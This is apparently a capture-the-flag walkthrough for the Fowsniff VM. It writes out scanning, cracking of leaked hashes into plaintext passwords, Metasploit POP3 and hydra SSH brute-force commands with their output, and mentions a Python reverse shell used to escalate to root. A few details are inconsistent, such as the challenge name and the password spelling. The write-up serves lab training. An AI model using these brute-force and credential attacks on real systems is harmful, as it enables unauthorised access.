

Fowsniff Walkthrough

Challenge name(Vm): Fowsniff

Category: writeups

Goal: gain root access

Challenge Points: ----

Year/Date: 2025/13

Description: -----

Hiiii....., let's solve the pumpkin garden challenge.....

Step 1. As always I start with netdiscover tool to scan or detect the list ip address present in a network. So here our target ip I found using netdiscover command is 192.168.107.122.

```
(root@solo) - [/home/h4ck3r/machines]
# netdiscover -r 192.168.107.0/24
```

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 144

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.107.239	ae:d4:26:68:f2:55	1	42	Unknown vendor
192.168.107.61	e8:2a:44:ec:a8:53	1	42	Liteon Technology C
192.168.107.122	e8:2a:44:ec:a8:53	1	60	Liteon Technology C

step 2. from the step two I used nmap tool to find the service and which version is being used in our target machine with -sV switch. From the figure we know that two mail service is running that is pop3 and imap

```
(root@solo) - [/home/h4ck3r/machines]
# nmap -sV 192.168.107.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 10:10 IST
Nmap scan report for 192.168.107.122
Host is up (0.019s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open      pop3         Dovecot pop3d
143/tcp   open      imap         Dovecot imapd
1658/tcp  filtered  sixnetudr
MAC Address: E8:2A:44:EC:A8:53 (Liteon Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
```

step 3. here I used dirb and nikto tool to find vulnerability in our target ip address, so I moved on web browser, I found some interesting word that is fowsniffcorp has been attacked which data breach has occurred. So then I checked @fowsniffcorp in twitter(X).


Due to the strong possibility that employee information has been made publicly available, all employees have been instructed to change their passwords immediately.

The attackers were also able to hijack our official @fowsniffcorp Twitter account. All of our official tweets have been deleted and the attackers may release sensitive information via this medium. We are working to resolve this as soon as possible.

After searching on twitter that now it's a X platform it showing that fowsniffcorp pwned that is data breach has occurred. After click on link it opened with pastebin.com web site. I think some technical issue that pastebin website not showing hash so grap the hash from github account.




https://github.com/Unkn0wn5urf/Fowsniff_walkthrough/blob/main/pastebin_hash



From given hashes I cracked the hash using online crackstation web site and it result the password of that hash so let's enumerate further with this hasha.

Enter up to 20 non-salted hashes, one per line:

```
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbede5a7e
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8a28a94a588a95b80163709ab4313aa4	md5	mailcall
ae1644dac5b77c0cf51e0d26ad6d7e56	md5	bilbo101
1dc352435fecca338acfd4be10984009	md5	apples01
19f5af754c31f1e2651edde9250d69bb	md5	skyler22
90dc16d47114aa13671c697fd506cf26	md5	scoobydoo2
a92b8a29ef1183192e3d35187e0cfabd	Unknown	Not found.
0e9588cb62f4b6f27e33d449e2ba0b3b	md5	carp4ever
4d6e42f56e127803285a0a7649b5ab11	md5	orlando12
f7fd98d380735e859f8b2ffbbede5a7e	md5	07011972

From step 2 I saw that some mail service is running and I also have list of username and password as u see in my github. So let's use metasploit framework to find the username and password of pop3 mail service and set the options like user and pass file we already collected from hash.

```
msf6 auxiliary(scanner/pop3/pop3_login) > show options
```

```
Module options (auxiliary/scanner/pop3/pop3_login):
```

```
msf6 auxiliary(scanner/pop3/pop3_login) > set rohsts 192.168.107.122
[!] Unknown datastore option: rohsts. Did you mean RHOSTS?
```

```
rohsts => 192.168.107.122
```

```
msf6 auxiliary(scanner/pop3/pop3_login) > set rhosts 192.168.107.122
```

```
rhosts => 192.168.107.122
```

```
msf6 auxiliary(scanner/pop3/pop3_login) > set USER_FILE fouser.txt
```

```
USER_FILE => fouser.txt
```

```
msf6 auxiliary(scanner/pop3/pop3_login) > set PASS_FILE fopass.txt
```

```
PASS_FILE => fopass.txt
```

```
msf6 auxiliary(scanner/pop3/pop3_login) > run
```

```
[+] 192.168.107.122:110 - 192.168.107.122:110 - Success: 'seina:scoobydoo2' '+OK Logged
```

After finding username and password of pop3 service let's read mail using retr command. I used nc tool to connect with pop3 service. For more information about pop3 command search it google u will find more about it. Here I got some useful information as shown in fig.

```
(root@solo) - [/home/h4ck3r/machines]
# nc 192.168.107.122 110
+OK Welcome to the Fowsniff Corporate Mail Server!
seina^H^H^H
-ERR Unknown command.
PASS sein
-ERR No username given.
USER sein
+OK
PASS scoobydoo2
```

so here I read message using retr command, I got some temporary ssh password. So let's enumerate username of ssh service

```
retr 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: sein@fowsniff
Delivered-To: sein@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, sein@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "Slck3nBluff+seureshell"
```

So here I collected each user on mail and make text them into a file.

```
ERR: UNKNOWN COMMAND. RE
retr 2
+OK 1280 octets
Return-Path: <baksteen@fownsniff>
X-Original-To: seina@fownsniff
Delivered-To: seina@fownsniff
Received: by fownsniff (Postfix, from userid 1004)
        id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fownsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fownsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: baksteen@fownsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a loooooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sai

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the centu
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler
```

In this I brute force the username using hydra tool and known password and I found valid username of that password. Let's login into the ssh service

```
(root@solo) - [/home/h4ck3r/machines]
# hydra -L fow.txt -p S1ck3nBluff+seureshell ssh://192.168.107.122
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
025-01-13 15:31:20
[WARNING] Many SSH configurations limit the number of parallel t
asks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries
(1:9/p:1), ~1 try per task
[DATA] attacking ssh://192.168.107.122:22/
[22][ssh] host: 192.168.107.122 login: baksteen password: S1
ck3nBluff+seureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2
025-01-13 15:31:24
```

After login I use `ls -al` command to see list of directory and file and I use `cat` command to see the content of `.bash_history` I didn't find any interesting. We already know python installed so let's embed python reverse shell into `cube.sh` file then save it and exit from the current user. In another terminal start listening using `nc` command. Then reconnect using `ssh` command. So we finally found the flag.

[illegible]